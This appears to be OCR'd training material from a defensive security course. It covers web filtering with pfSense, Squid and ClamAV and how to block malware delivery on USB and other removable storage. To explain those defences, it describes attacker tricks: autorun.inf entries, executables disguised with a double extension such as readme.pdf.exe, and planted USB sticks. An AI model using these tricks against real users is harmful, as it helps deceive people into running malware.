
Finally, a number of settings specify the AV database updates. It's possible to set the update interval from 1h to 24h, or to "never" if the database shouldn't be updated automatically. A regional database update mirror or optional database update server can be set as well.



PfSense & SquidGuard

To get more advanced security controls, the SquidGuard package can be installed and enabled, allowing group-based ACLs, URL categorization based on custom or imported categories, conditional URL rewriting, and blacklisting.

Using these free and open-source tools, it's possible to implement more than a basic solution providing security controls to your organization. We will configure pfSense with Squid, SquidGuard, and ClamAV in the upcoming lab!




Web Proxies & PfSense – Additional Resources
Some additional resources that can prove to be useful for web proxies include:

https://www.pfsense.org/
PfSense project web page

http://www.squid-cache.org/
Squid web proxy

http://www.squidguard.org/
SquidGuard URL redirector



This page intentionally left blank.

Exercise – Deploying PfSense Firewall with Squid & ClamAV

The objective of the lab is to set up a web proxy configuration to stop payloads being downloaded over HTTP(S). We will use a combination of open-source technologies to illustrate our set-up (PfSense, Squid & ClamAV).

High-level exercise steps:


1. Configure PfSense with Squid
2. Configure ClamAV & YARA rules to integrate with Squid in PfSense
3. Analyzing behavior when a malicious payload is downloaded over HTTP

Exercise – Deploying PfSense Firewall with Squid & ClamAV
The objective of the lab is to set up a web proxy configuration to stop payloads being downloaded over HTTP(S). We will use a combination of open-source technologies to illustrate our set-up (PfSense, Squid, SquidGuard, ClamAV).

Throughout the exercise, the following high-level steps will be delivered:

- Configure PfSense with Squid & SquidGuard;
- Download & install open-source blacklists & categories in SquidGuard;
- Review ClamAV configuration and enable ClamAV to integrate with Squid in PfSense
- Analyzing behavior when a malicious payload is downloaded over HTTP

For additional guidance & details on the lab, please refer to the LODS workbook.



Exercise – Deploying PfSense Firewall with Squid & ClamAV – Conclusion
During this lab, we built a PfSense firewall with Squid & ClamAV technology to attempt blocking known malicious URLs and payloads in HTTP traffic:

- We used PfSense as the base OS & firewall platform (open-source);
- We used the Squid & SquidGuard PfSense packages to control HTTP(S) traffic & perform web filtering;
- We leveraged ClamAV as an Antivirus solution to detect and block known malicious payloads. As a side note: ClamAV also supports YARA rules and could thus be further extended to not only perform AV signature-based blocking.

In order to increase the added value for attendees, we have added the full solution as virtual machines to the course USB drives.

Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.

Stopping Delivery Using Removable Storage (1)

Executables and scripts used for initial intrusion can be delivered using removable storage

- Removable storage is mainly USB sticks
- CDs, DVDs, HDs, WPD devices, floppies, tape ... are all types of removable storage too
- Initial intrusion is performed via executables stored on removable storage
- Windows machines can be locked down to prevent this
- The USB protocol itself can also be abused for initial intrusion (e.g. BadUSB)

Stopping Delivery Using Removable Storage (1)
Adversaries will try to penetrate our enterprise's perimeter through various means. Using removable storage for initial intrusion is a real risk, and has been used in attacks before.

One will think "USB Sticks" when we mention removable storage. This is correct, but there are many types of removable storage. There is "historical" removable storage that is only used in extremely rare cases, like floppy disks and tape.

CDs and DVDs are also removable storage, but their use is on decline since PC manufacturers no longer include a CD/DVD reader in a standard Windows machine.


WPD (Windows Portable Devices) are media players, cameras … that connect to Windows but their storage is not mapped to a disk drive letter. They have to be accessed through an application.

Removable hard disks and memory cards (like SD cards) are another example of removable storage that is still in use.

Adversaries will put their payload for initial intrusion (executables like PE files or scripts) on removable storage, and then introduce the removable storage inside the perimeter and have the payload executed on a corporate machine.

It is possible to configure Windows to refuse mounting of removable storage, and/or starting of executables on removable storage.


These intrusion techniques rely on payloads stored as files on the file system of the storage device. With advanced adversaries, however, we also have to take into account attacks at a lower level, for example by infecting firmware of USB sticks. This was demonstrated in the BadUSB proof-of-concept.



Stopping Delivery Using Removable Storage – Typical Use
A typical attack with removable storage starts as follows:

- The adversary obtains a normal, stock USB stick
- The payload is copied onto the USB stick, and depending on the environment, configured to execute automatically upon insertion, or "conveyed" with social engineering.
- The "weaponized" USB stick is then introduced into the target environment. There are many techniques to do this: mailing of USB sticks under the guise of promotional material (after staff attended a conference), cleaning staff that brings the USB stick into the premises after hours, dropping of USB sticks in coffee rooms or smoker areas (a so-called waterhole attack)…
- Staff receives the USB stick and is lured into plugging in the USB stick into one of their office machines.
- The payload is executed on the office machine.

Stopping Delivery Using Removable Storage (2)



- AutoRun is a Windows feature that could be abused to run an executable on a USB stick automatically upon insertion.
- AutoPlay is the default action of modern Windows versions: on insertion of removable media, AutoPlay displays a list of choices to the user.
- Through social engineering, users can still be enticed to open an executable on removable media.


Stopping Delivery Using Removable Storage (2)

AutoRun is a feature of Windows that allows the configuration of removable storage to run executables automatically, upon insertion without user interaction. This feature was used by software developers at a time when software was distributed via CDs. When buying a game or office application, installation was done by inserting a CD with the game/application into the Windows machine, and then start the installation program. To create user-friendly installations, AutoRun could be used to start the installation program automatically.

This AutoRun feature has been abused a lot by malware authors, even in malware that would spread via USB sticks by "infecting" them via the AutoRun feature. Because of this abuse, Microsoft disabled this feature.

AutoPlay is the modern variant of AutoRun. When removable storage is inserted, AutoPlay will display a list of choices to the user, allowing the user to decide what to do with the content of the USB stick. By default, there is no longer automatic execution.

Malware authors and advanced adversaries will still use removable storage to compromise machines but will resort to social engineering to entice users to execute their malicious payload.



Stopping Delivery Using Removable Storage – AutoPlay


AutoPlay is the default behavior of Windows machines starting with Windows 7. AutoPlay is a menu of choices that is displayed upon removable storage insertion. AutoPlay will inspect the content of the removable storage, and display options accordingly (for example play content with Windows Media Player, if the USB stick contains music or movies).

Other options are available too, like opening the drive to view the files, or using the disk for backup, ReadyBoost …

On Windows 7, by default, this menu will be displayed automatically when removable storage is inserted. It will stay on screen until the user selects an action or closes the dialog. This dialog can be seen on the left of this slide.

Starting with Windows 8, the AutoPlay feature uses notifications. On Windows 10, a notification is presented to the user when removable storage is displayed (an example of this notification can be seen at the top right of this slide). If the user does not click the notification, it will go away after a couple of seconds. The menu of choices is only presented to the user when the user clicks upon the notification (example in the lower right of this slide).

It is possible to disable AutoPlay via a setting that can also be configured via the registry.



Stopping Delivery Using Removable Storage – AutoRun
Because of wide-scale abuse, the AutoRun feature was first disabled on Windows 7 and onwards, and retroactively disabled on Windows XP and Vista via patches.

AutoRun is configured by creating a text file with name autorun.inf in the root of the removable media. The content of an autorun.inf file is formatted like an INI file. It contains an [AutoRun] section, with entries like open=setup.exe. This will make that the program setup.exe (stored in the root of the removable media) is executed upon insertion.

But since the lockdown of AutoRun, all the sections that can be abused in autorun.inf are ignored, except for CDs and DVDs.


There has been plenty of malware that abused this AutoRun feature, by infecting USB sticks through the creation of autorun.inf files executing the malware that would copy itself on the USB stick.

Nowadays, malware authors and adversaries rely on social engineering to entice users to execute their payload. For example, the payload is an executable (PE file) that contains the icon used for PDF files and is given the name readme.pdf.exe. This file is then stored in the root folder of a USB stick. When a user inserts this USB stick and views the content by choosing the files option in AutoPlay, the user will see something that has all the appearance of a normal PDF file. The name is readme.pdf, and the icon is that of a PDF file. By default, Windows hides the extension of known file extensions. Thus readme.pdf.exe is displayed as readme.pdf, because .exe is a known extension. If the user is fooled into thinking this is a normal PDF file, the user will open it to read its content, but this will launch the executable (depending on the settings, a UAC dialog might be displayed first).

Stopping Delivery Using Removable Storage – Prevention

Blocking executables on removable storage

- With modern Windows, autorun.inf is no longer a risk
- Social engineering is still a risk
- Running of executables on USB sticks can be blocked through various means
- Access to USB sticks can be blocked completely



Stopping Delivery Using Removable Storage – Prevention


With autorun.inf no longer presenting an issue, social engineering attacks have increased. User awareness is important to prevent users from falling into the traps of attackers. There are also technical solutions.

Execution of PE files and scripts stored on removable storage can be prevented through various means. There are third-party solutions (free, open-source solutions and commercial offerings) to prevent execution. Commercial offerings are often integrated into an end-point-security product. Some commercial offerings are very flexible: their level of control is fine-grained when it comes to types of removable storage, users, and actions. For example, it is possible to configure a global no-execution policy, except for certain users and certain corporate owned, encrypted USB sticks.

Local Group Policies and Active Directory Group Policies can be used to lock down removable storage. Depending on the type of removable storage, it is possible to prevent all access, or only execution, writing or reading.

For Active Directory, these setting can be found in Computer Configuration / Policies / Administrative Templates / System / Removable Storage Access.

It is also possible to block execution via application whitelisting, which will be discussed on day 3.



Stopping Delivery Using Removable Storage – Vulnerabilities
Executing (malicious) code via AutoRun or social engineering is not the only avenue of attack that adversaries can take.

Different vulnerabilities can also lead to code execution upon insertion of removable storage. Known vulnerabilities in Windows have been patched, and a good patching policy will prevent exploitation. But unknown vulnerabilities (zero-day exploits) pose a problem. Also, vulnerabilities in the USB devices and USB protocol can be leveraged to obtain initial intrusion.

